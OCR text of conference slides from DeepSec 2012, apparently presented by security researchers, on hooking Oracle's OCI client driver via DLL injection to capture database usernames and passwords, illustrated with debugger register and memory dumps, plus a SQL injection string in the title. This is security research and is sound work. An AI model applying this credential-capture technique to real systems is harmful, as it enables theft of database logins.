DEEPSEC

Think differently about database hacking

SELECT presenter FROM DeepSecSpeakers WHERE name =
László Tóth' and '**Ferenc Spala**' or 1=1--

29/11/2012 @ DeepSec 2012

DEEPSEC

Who are we?

- @Work: **Deloitte.** Hungary
  Pentests, Security audits, Config reviews, Consulting ...
- László
  - 12+ years itsec
  - 5+ years Oracle research
- Ferenc
  - 5+ years itsec
  - 3+ years database security
- Members of **Hacktivity** Team
- Co-founders of **Hekkcamp**

Where does the fun begin?

- Hacking the Oracle client — Client world
- Hijacking database connections — Network world
- Metasploit feat. oradebug — Server world
  - Using oradebug to get Meterpreter session
  - Using Metasploit to run oradebug commands
- Playing with MSSQL connections — MS world

Hacking the Oracle client

Part 1

if you play with DLL injection you may find dirty things in the OCI driver

What's the point?

- DLL injection is pretty old
- The OCI driver ships with symbol file

- Hijacking the "connect" function is

Fancy, huh?

- Debug the OCI driver
- Get the interesting functions
- Do some memory kung-fu
- Wrap-up your DLL
- Get/Write an injector & apply your hooks
- Enjoy the silence

Fancy, huh?

- Debug the OCI driver

Beware when x64 in scope!

- Get the interesting functions
- Do some memory kung-fu
- Wrap-up your DLL
- Get/Write an injector & apply your hooks
- Enjoy the silence

Fancy, huh?

- Debug the OCI driver

Beware when x64 in scope!

- Get the interesting functions

OCIAttrSet, OCIServerAttach

- Do some memory kung-fu
- Wrap-up your DLL
- Get/Write an injector & apply your hooks
- Enjoy the silence

Fancy, huh?

- Debug the OCI driver — Beware when x64 in scope!
- Get the interesting functions — OCIAttrSet, OCIServerAttach
- Do some memory kung-fu — Follow the pointer that points a pointer....
- Wrap-up your DLL
- Get/Write an injector & apply your hooks
- Enjoy the silence

DEEPSEC

Fancy, huh?

- Debug the OCI driver

Beware when x64 in scope!

- Get the interesting functions

OCIAttrSet, OCIServerAttach

- Do some memory kung-fu

Follow the pointer that points a pointer....

- Wrap-up your DLL

Different DLLs for different archs!

- Get/Write an injector & apply your hooks

- Enjoy the silence

Fancy, huh?


- Debug the OCI driver — Beware when x64 in scope!
- Get the interesting functions — OCIAttrSet, OCIServerAttach
- Do some memory kung-fu — Follow the pointer that points a pointer....
- Wrap-up your DLL — Different DLLs for different archs!
- Get/Write an injector & apply your hooks — Can be tricky in x64 envs!
- Enjoy the silence

Fancy, huh?

- Debug the OCI driver — Beware when x64 in scope!
- Get the interesting functions — OCIAttrSet, OCIServerAttach
- Do some memory kung-fu — Follow the pointer that points a pointer....
- Wrap-up your DLL — Different DLLs for different archs!
- Get/Write an injector & apply your hooks — Can be tricky in x64 envs!
- Enjoy the silence — Most of the time you get nothing!

So, what's the point??


Get the **username** and the **password** from a single **SQL statement** execution



Source: http://9gag.com

So, what's the point??

Get the **username** and the **password** from a single **SQL statement** execution



Source: http://9gag.com

OCIStmtExecute is your friend

How?

```
Registers (FPU)
EAX 00FC9C9C OraOCIEI.OCIStmtExecute
ECX 0044CD4E sqlplus.0044CD4E
EDX 00000016
EBX 00000013
ESP 0018C650
EBP 0018D0AC
ESI 0018D100
EDI 0018DDEC

EIP 00FC9C9C OraOCIEI.OCIStmtExecute

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_INVALID_HANDLE (00000006)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0020  Cond 0 0 0 0  Err 0 0 1 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
0018C650  1007A25B  [ó·▶  RETURN to OCI.1007A25B
0018C654  09C87780  Çw╚.
0018C658  09CB1DC8  ╚╦╥.
0018C65C  09C8783C  <x╚.
0018C660  00000000  ....
0018C664  00000000  ....
0018C668  00000000  ....
0018C66C  00000000  ....
0018C670  00000000  ....
0018C674  00000012  ♦...
0018C678  00000000  ....
0018C67C  00000000  ....
```

```
ECX 0044CD4E sqlplus.0044CD4E
EDX 00000016
EBX 00000013
ESP 0018C650
EBP 0018D0AC
ESI 0018D100
EDI 0018DDEC

EIP 00FC9C9C OraOCIEI.OCIStmtExecute

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_INVALID_HANDLE (00000006)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0020  Cond 0 0 0 0  Err 0 0 1 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

0018C650  1007A25B [ó•▶ RETURN to OCI.1007A25B
0018C654  09C87780 Cw╘.
0018C658  09CB1DC8 ╘╫╥.
```

DEEPSEC

How?

Address	Hex dump	ASCII
09C87780	CB DA E9 F8 00 03 00 00	╦┌Θ°.♥..
09C87788	B8 2C C5 09 B8 2C C5 09	╕,┼.╕,┼.
09C87790	0C 00 00 00 00 00 00 00	....
09C87798	00 00 00 00 00 00 00 00	....
09C877A0	00 00 00 00 00 00 00 00	....
09C877A8	00 00 00 00 00 00 00 00	....
09C877B0	00 00 00 00 00 00 00 00	....
09C877B8	00 00 00 00 00 00 00 00	....
09C877C0	00 00 00 00 00 00 00 00	....
09C877C8	00 00 00 00 00 00 00 00	....
09C877D0	00 00 00 00 00 00 00 00	....
09C877D8	00 00 00 00 00 00 00 00	....
09C877E0	00 00 00 00 00 00 00 00	....
09C877E8	00 00 00 00 00 00 00 00	....
09C877F0	00 00 00 00 00 00 00 00	....
09C877F8	00 00 00 00 00 00 00 00	....
09C87800	00 00 00 00 50 96 C8 09	....Pûᴸ.
09C87808	00 00 00 00 D8 E2 C8 09	....╪Γᴸ.
09C87810	00 00 00 00 00 00 00 00	....
09C87818	00 00 00 00 00 00 00 00	....
09C87820	00 00 00 00 00 00 00 00	....
09C87828	AD 0D 00 30 6C 77 C8 09	¡..0lwᴸ.
09C87830	00 00 00 00 00 00 00 00	....
09C87838	54 69 FE 07 CB DA E9 F8	Ti■·╦┌Θ°
09C87840	01 02 00 00 B8 2C C5 09	0☻..╕,┼.
09C87848	B8 2C C5 09 04 00 00 00	╕,┼.♦...
09C87850	00 00 00 00 00 00 00 00	....
09C87858	00 00 00 00 00 00 00 00	....
09C87860	00 00 00 00 00 00 00 00	....
09C87868	00 00 00 00 00 00 00 00	

DEEPSEC

Where is my golden egg?


Address	Hex dump	ASCII
09C8E2D8	CB DA E9 F8 01 09 00 00	╦┌θ°0...
09C8E2E0	B8 2C C5 09 B8 2C C5 09	╕,┼.╕,┼.
09C8E2E8	0D 40 80 00 00 00 00 00	.@Ç.....
09C8E2F0	00 00 00 00 00 00 00 00	....
09C8E2F8	00 00 00 00 00 00 00 00	....
09C8E300	00 00 00 00 00 00 00 00	....
09C8E308	00 00 00 00 00 00 00 00	....
09C8E310	00 00 00 00 00 00 00 00	....
09C8E318	00 00 00 00 00 00 00 00	....
09C8E320	00 00 00 00 00 00 00 00	....
09C8E328	00 00 00 00 00 00 00 00	....
09C8E330	00 00 00 00 00 00 00 00	....
09C8E338	00 00 00 00 00 00 00 00	....
09C8E340	00 00 00 00 00 00 00 00	....
09C8E348	00 00 00 00 00 00 00 00	....
09C8E350	00 00 00 00 04 EA C8 09	....♦Ω╚.
09C8E358	E0 E4 51 0A 06 05 82 3C	αΣQ.♠♣éÉ<
09C8E360	C3 04 AA 9E 40 41 AB CE	├♦¬₧@A½╬
09C8E368	10 5B 96 A5 07 74 EF 82	►[ûÑ•tnè
09C8E370	2E 7C 17 0B 23 67 00 00	.!↨♂#g..
09C8E378	00 00 00 00 00 00 00 00	....
09C8E380	00 00 00 00 00 00 00 00	....
09C8E388	00 00 00 00 00 00 00 00	....
09C8E390	00 00 00 00 00 00 00 00	....
09C8E398	00 00 00 00 00 00 00 00	....
09C8E3A0	00 00 00 00 00 00 00 00	....
09C8E3A8	00 00 00 00 00 00 00 00	....
09C8E3B0	00 00 00 00 00 00 00 00	....
09C8E3B8	00 00 00 00 00 00 00 00	....
09C8E3C0	00 00 00 00 00 00 00 00	

Where is my golden egg?

